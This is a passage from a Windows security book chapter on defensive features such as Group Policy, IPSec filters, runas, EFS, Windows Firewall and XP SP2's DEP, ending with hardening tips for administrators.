In the long term, SMS is the horse to bet on for large businesses, especially following the availability of SMS 2003, which addressed many shortcomings of the prior version.

Group Policy

One of the most powerful new tools available under Windows 2000 and later is Group Policy. Group Policy Objects (GPOs) can be stored in the Active Directory or on a local computer to define certain configuration parameters on a domain-wide or local scale. GPOs can be applied to sites, domains, or Organizational Units (OUs) and are inherited by the users or computers they contain (called "members" of that GPO).

GPOs can be viewed and edited in any MMC console window. (Administrator privilege is required.) The GPOs that ship with Windows 2000 and later are Local Computer, Default Domain, and Default Domain Controller Policies. By simply running Start | gpedit.msc, the Local Computer GPO is called up. Another way to view GPOs is to view the properties of a specific directory object (domain, OU, or site) and then select the Group Policy tab, as shown here:



This screen displays the particular GPO that applies to the selected object (listed by priority) and whether inheritance is blocked, and it allows the GPO to be edited.

Editing a GPO reveals a plethora of security configurations that can be applied to directory objects. Of particular interest is the Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options node in the GPO. More than 30 different parameters here can be configured to improve security for any computer objects to which the GPO is applied. These parameters include Additional Restrictions For Anonymous Connections (the RestrictAnonymous setting), LanManager Authentication Level, and Rename Administrator Account—three important settings that were accessible only via several disparate interfaces under NT4.

The Security Settings node is also where account policies, audit policies, Event Log, public key, and IPSec policies can be set. By allowing these best practices to be set at the site, domain, or OU level, the task of managing security in large environments is greatly reduced. The Default Domain Policy GPO is shown in Figure 4-12.




Figure 4-12 The Default Domain Policy GPO

GPOs seem like the ultimate way to securely configure large Windows 2000 and later domains. However, you can experience erratic results when enabling combinations of local and domain-level policies, and the delay before Group Policy settings take effect can also be frustrating. Using the secedit tool to refresh policies immediately is one way to address this delay. To refresh policies using secedit, open the Run dialog box and enter **secedit /refreshpolicy MACHINE_POLICY**. To refresh policies under the User Configuration node, type **secedit /refreshpolicy USER_POLICY**.

IPSec

Windows 2000 and later implement the IP Security standard (IPSec). Although often associated with Virtual Private Networks (VPNs) and "tunneling" of sensitive network traffic over encrypted channels, IPSec as it is implemented in Windows also provides the ability to configure host-based network traffic *filters*. IPSec filters process packets very early in the network stack and simply drop packets received on an interface if they don't meet the filter characteristics. In contrast to TCP/IP filters, IPSec filters can be applied to individual interfaces, and they properly block ICMP (although they are not granular enough to block individual subtypes of ICMP such as echo, echo reply, timestamp, and so on). IPSec filters do not require a reboot to take effect (although changes to the filters will disconnect existing IPSec connections). They are primarily a server-only solution, not a personal firewall technique for workstations, because they will block the inbound side of

legitimate outbound connections (unless all high ports are allowed through), just like TCP/IP filters. The Windows Firewall, formerly called the Internet Connection Firewall (ICF), is a better tool for workstation protection. (It is discussed later in this section.)

TIP Routing and Remote Access (RRAS) also implements filters similar to IPSec filters, but with less performance overhead.

You can create IPSec filters by using the Administrative Tools | Local Security Policy applet (secpol.msc). In the GUI, right-click the IPSec Policies On Local Machine node in the left pane, and then select Manage IP Filter Lists And Filter Actions.

We should note that IPSec filters by default will *not* block multicast traffic, broadcast traffic, QoS RSVP traffic, Internet Key Exchange (IKE) port 500 (UDP), or Kerberos port 88 (TCP/UDP). (See http://support.microsoft.com/kb/q253169 for more information on these services as they relate to IPSec in Windows 2000.) Service Pack 1 included a new Registry setting that allows you to disable the Kerberos ports by turning off the IPSec driver exempt rule:

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
Type:    DWORD
Max:     1
Min:     0
Default: 0
```

Only IKE, Multicast, and Broadcast remain exempted and are not affected by this Registry setting. Kerberos and RSVP traffic are no longer exempted by default if this Registry is set to 1.

NOTE Thanks to Michael Howard and William Dixon of Microsoft for tips on IPSec.

CAUTION Ipsecpol is officially unsupported by Microsoft and may produce erratic results. In Windows Server 2003, the `netsh` command implements IPSec manipulation tools from the command line.

runas

To UNIX enthusiasts, it may seem like a small step for Windows-kind, but at long last, Windows versions later than 2000 come with a native switch user (`su`) command called `runas`.

As has long been established in the security world, performing tasks under the context of the least privileged user account is highly desirable. Malicious Trojans, executables, mail messages, or remote websites visited within a browser can all launch commands with the privilege of the currently logged-on user—and the more privilege this user has, the worse the potential damage.

Many of these malicious attacks can occur during everyday activities and are therefore particularly important to those who require Administrator privileges to perform some portion of their daily work (adding workstations to the domain, managing users, hardware—the usual suspects). The unfortunate curse of poor souls who log on to their systems as Administrator is that they never seem to have enough free time to log on as a normal user, as security best practices dictate. This can be especially dangerous in today's ubiquitously Web-connected world. If an administrator comes across a malicious website or reads an HTML-formatted e-mail with embedded active content (see Chapter 13), the damage that can be done is of a far greater scale than if Joe User on his stand-alone workstation had made the same mistake.

The `runas` command allows everyone to log in as a lesser-privileged user and then to escalate to Administrator on a per-task basis. For example, say Joe is logged in as a normal user to the domain controller via Terminal Server, and he suddenly needs to change one of the Domain Admins passwords (maybe because one of the admins just quit and stormed out of the operations center). Unfortunately, he can't even start Active Directory Users And Computers as a normal user, let alone change a Domain Admin password.

The `runas` command to the rescue! Here's what he'd do:

1. Click Start | Run and then enter **runas /user:mydomain\Administrator "mmc %windir%\system32\dsa.msc"**.
2. Enter the administrator's password.
3. Once Active Directory Users And Computers started up (dsa.mmc), he could then change the Administrator password at his leisure, *under the privileges of the mydomain\Administrator account*.
4. He could then quit Active Directory Users And Computers and go back to life as a simple user.

Joe, our hero, has just saved himself the pain of logging out of Terminal Server, logging back in as Administrator, logging back out, and then logging back in as his normal user. Least privilege—and efficiency—rule the day.

TIP Hold down the SHIFT key when right-clicking an executable file in Windows 2000 (and later) Explorer—an option called Run As is now available in the context menu.

.NET Framework

Microsoft's .NET Framework (.NET FX) encompasses an environment for building, deploying, and running managed enterprise applications. Don't get confused with Microsoft's older .NET initiative, which included products such as Windows Server 2003 and Office. NET (it seems the company went through a phase of naming *everything* .NET!). The .NET *Framework* was a core part of that initiative, but it is really a distinct technology platform within the overall .NET vision of a personal computer as a "socket for services."

In fact, many have called the .NET Framework a feature-for-feature competitor with Sun Microsystems' Java programming environment and related services. Clearly, this is a groundbreaking shift for Microsoft. It provides for a development and execution environment wholly separate and distinct from the traditional mainstay of the Windows world, the Win32 API and Windows services. Like its "bet-the-company" retrenchment to align all products with the then-nascent Internet in the mid-1990s, .NET Framework represents a significant departure for Microsoft. It is likely to become pervasively integrated with all Microsoft's technologies in the future. Understanding the implications of this new direction is critical for anyone whose task is to secure Microsoft technologies going forward.

TIP See *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003) for more information on .NET Framework.

Windows Firewall

The Windows Firewall, formerly called Internet Connection Firewall (ICF), is perhaps the most visible consumer-oriented security feature that shipped with Windows XP. Windows Firewall addresses the need for a complete network security solution that is easy to set up and configure out of the box. It also offers packet filtering that allows unfettered outbound network use while blocking unsolicited inbound connectivity, making network security transparent to the user.

Some key things to note about Windows Firewall are that it is not enabled by default (unless you've upgraded to Windows XP SP2 or later), nor does it currently provide for filtering of outbound traffic by port. Also, filtering by IP address is not possible, and until you upgrade to XP SP2 or later, configuration is not accessible via Group Policy. Other than these shortcomings (which have been addressed somewhat in XP SP2), the packet-filtering functionality it provides is quite robust and easily managed. Windows Firewall's protection can also be extended to small networks via Internet Connection Sharing (ICS), which performs Network Address Translation (NAT) and packet filtering on gateway hosts with multiple network interfaces. Deployed properly, Windows Firewall and ICS make Windows XP practically invisible to the network, setting an extremely high barrier for would-be intruders.

The Encrypting File System (EFS)

One of the major security-related centerpieces released with Windows 2000 is the Encrypting File System (EFS). EFS is a public key cryptography–based system for transparently encrypting on-disk data in real time so that attackers cannot access it without the proper key. Microsoft has produced a white paper that discusses the details of EFS operation, available at http://www.microsoft.com/windows2000/techinfo/howitworks/security/encrypt.asp. In brief, EFS can encrypt a file or folder with a fast, symmetric, encryption algorithm using a randomly generated file encryption key (FEK) specific to that file or folder. The initial release of EFS uses the Extended Data Encryption

Standard (DESX) as the encryption algorithm. The randomly generated file encryption key is then itself encrypted with one or more public keys, including those of the user (each user under Windows 2000 receives a public/private key pair), and a key recovery agent (RA). These encrypted values are stored as attributes of the file.

Key recovery is implemented, for example, in case employees who have encrypted some sensitive data leave an organization or their encryption keys are lost. To prevent unrecoverable loss of the encrypted data, Windows 2000 mandates the existence of a data-recovery agent for EFS. In fact, EFS will not work without a recovery agent. Because the FEK is completely independent of a user's public/private key pair, a recovery agent may decrypt the file's contents without compromising the user's private key. The default data-recovery agent for a system is the local administrator account.

Although EFS can be useful in many situations, it probably doesn't apply to multiple users of the same workstation who may want to protect files from one another. That's what NTFS file system access control lists (ACLs) are for. Rather, Microsoft positions EFS as a layer of protection against attacks where NTFS is circumvented, such as by booting to alternative OSs and using third-party tools to access a hard drive, or for files stored on remote servers. In fact, Microsoft's white paper on EFS specifically claims that "EFS particularly addresses security concerns raised by tools available on other operating systems that allow users to physically access files from an NTFS volume without an access check." Unless implemented in the context of a Windows domain, this claim is difficult to support, as we detail in *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003).

Windows XP Service Pack 2

In September 2004, Microsoft released Windows XP Service Pack 2 (XP SP2), which the company heralded as one of the most significant advancements of platform security in some time (see http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/winxpsp2.mspx). The primary focus of XP SP2 was improvements around enhanced visibility, control, and uniform presentation of existing security features. Although the volume of changes was large, and we again recommend perusing Microsoft's website for full details, we'll highlight what we believe to be the most important of these changes in this section.

NOTE See Chapter 13 for a discussion of XP SP2 enhancements to Internet Explorer security, which we will not cover here.

Eye Candy: Security Center

The first thing XP SP2 users will notice is a new icon in their system tray that gives access to the new Security Center control panel shown in Figure 4-13. Security Center is a consolidated viewing and configuration point for key system security features: Windows Firewall, Windows Update, Antivirus (if installed), and Internet Options.

Security Center is clearly targeted at consumers and not IT pros, based on the lack of more advanced security configuration interfaces like Security Policy, Certificate Manager, and so on, but it's certainly a healthy start. We remain hopeful that some day Microsoft




Figure 4-13 The Security Center, new in XP SP2

will learn to create a user interface that pleases nontechnical users but still offers enough knobs and buttons beneath the surface to please techies.

Windows Firewall: Improved—and on by Default

Kudos to Microsoft for continuing to move the ball downfield with the firewall they introduced with Windows XP, formerly called Internet Connection Firewall (ICF). The new and more simply named Windows Firewall (discussed earlier in this section) offers a better user interface (with a classic "exception" metaphor for permitted applications and—now yer talkin'!—an Advanced tab that exposes all the nasty technical details for nerdy types to twist and pull), and it is now configurable via Group Policy, a glaring fault in the previous version that prevented distributed management of firewall settings across large numbers of systems. It still does not block outbound connections, though, which has become an even greater need with the increase in client-side attacks via malware and phishing (see Chapter 13).

Memory Protection: DEP

For many years, security researchers have discussed the idea of marking portions of memory nonexecutable. The major goal of this feature was to prevent attacks against the Achilles heel of software, the buffer overflow. Buffer overflows (and related memory corruption vulnerabilities) typically rely on injecting malicious code into executable portions of memory, usually the CPU execution stack or the heap. Making the stack nonexecutable, for example, shuts down one of the most reliable mechanisms for exploiting software available today: the stack-based buffer overflow. (See Chapter 11 for more details on buffer-overflows vulnerabilities and related exploits.)

Microsoft has moved closer to this holy grail with XP SP2 by implementing what they call Data Execution Prevention, or DEP (see http://support.microsoft.com/kb/875352 for full details). DEP has both hardware and software components. When run on compatible hardware, DEP kicks in automatically and marks certain portions of memory as nonexecutable unless it explicitly contains executable code. Ostensibly, this would prevent most stack-based buffer overflow attacks. In addition to hardware-enforced DEP, XP SP2 and later also implement software-enforced DEP that attempts to block exploitation of exception-handling mechanisms in Windows. Win32 Structured Exception Handling (SEH) has historically provided attackers with a reliable injection point for shellcode (for example, see http://www.securiteam.com/windowsntfocus/5DP0M2KAKA.html).

TIP Software-enforced DEP is more effective with applications that are built with the SafeSEH C/C++ linker option.

Patches

Last but not least, XP SP2 comes with the many rolled-up security patches that you'd expect in a typical Microsoft service pack. We always recommend keeping up with service packs for this reason, since it sets a common baseline of reliable infrastructure. Of course, thanks to the many configuration changes Microsoft also made with XP SP2, we also recommend spending more than the usual amount of time testing it before deploying it widely. Having an IT infrastructure that's down due to compatibility glitches is technically worse than one that's up but not at the latest patch levels (or so those darn management types keep telling us [grin]).

Coda: The Burden of Windows Security

Many fair and unfair claims about Windows security have been made to date, and more are sure to be made in the future. Whether made by Microsoft, its supporters, or its many critics, such claims will be proven or disproven only by time and testing in real-world scenarios. We'll leave everyone with one last meditation on this topic that pretty much sums up our position on Windows security.

Most of the much-hyped "insecurity" of Windows results from common mistakes that have existed in many other technologies, and for a longer time. It only seems worse because of the widespread deployment of Windows. If you choose to use the Windows platform for the very reasons that make it so popular (ease of use, compatibility, and so on), you will be burdened with understanding how to make it secure and keeping it that way. Hopefully, you feel more confident with the knowledge gained from this book. Good luck!

SUMMARY

Windows seems to be gaining ground when it comes to security—whatever it may have appeared to lose recently due to the internally-facing RPC and LSASS vulnerabilities has certainly been made up for by its much-hardened Internet-facing exterior (the lack of serious IIS vulnerabilities has been a true turnaround). The gradual improvements upon Windows 2000 milestones like the firewall and Group Policy have also helped raise the bar for attackers and lower the burden for administrators.

Here are some security tips compiled from our discussion in this chapter:

- Check out *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003; http://www.winhackingexposed.com) for the most complete coverage of Windows security from stem to stern. That book embraces and greatly extends the information presented in this book to deliver comprehensive security analysis of Microsoft's flagship OS and future versions.
- Read Chapter 13 for information on protecting Windows from client-side abuse, the most vulnerable frontier in the ever-escalating arms race with malicious hackers.
- Keep up to date with new Microsoft security tools and best practices available at http://www.microsoft.com/security.
- See http://www.microsoft.com/TechNet/prodtechnol/sql/maintain/security/sql2ksec.asp for information on securing SQL Server 2000 on Windows 2000, and see http://www.sqlsecurity.com for great, in-depth information on SQL vulnerabilities. Also, *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003) contains an entire chapter on SQL attacks and countermeasures that encompasses all these resources.
- Remember that the OS level is probably not where a system will be attacked. The application level is often far more vulnerable—especially modern, stateless, Web-based applications. Perform your due diligence at the OS level using information supplied in this chapter, but focus intensely and primarily on securing the application layer overall. See Chapter 12 and *Hacking Exposed: Web Applications* (McGraw-Hill/Osborne, 2002; http://www.webhackingexposed.com) for more information on this vital topic.
- Minimalism equals higher security: If nothing exists to attack, attackers have no way of getting in. Disable all unnecessary services by using services.msc. For those services that remain necessary, configure them securely (for example, disable unused ISAPI extensions in IIS).
- If file and print services are not necessary, disable SMB according to the instructions in the "Password-Guessing Countermeasures" section.

- Use IPSec filters (Windows 2000 and later) and Windows/Internet Connection Firewall (Windows XP and later) to block access to any other listening ports except the bare minimum necessary for function.
- Protect Internet-facing servers with network firewalls or routers.
- Keep up to date with all the recent service packs and security patches. See http://www.microsoft.com/security to view the updated list of bulletins.
- Limit interactive logon privileges to stop privilege-escalation attacks (such as service-named pipe predictability and Windows stations issues) before they even get started.
- Use Group Policy (gpedit.msc) to help create and distribute secure configurations throughout your Windows environment.
- Enforce a strong policy of physical security to protect against offline attacks referenced in this chapter. Implement SYSKEY in password- or floppy-protected mode to make these attacks more difficult. Keep sensitive servers physically secure, set BIOS passwords to protect the boot sequence, and remove or disable floppy disk drives and other removable media devices that can be used to boot systems to alternative OSs.
- Subscribe to relevant security mailing lists such as Bugtraq (http://www.securityfocus.com) to keep current on the state of the art of Windows attacks and countermeasures.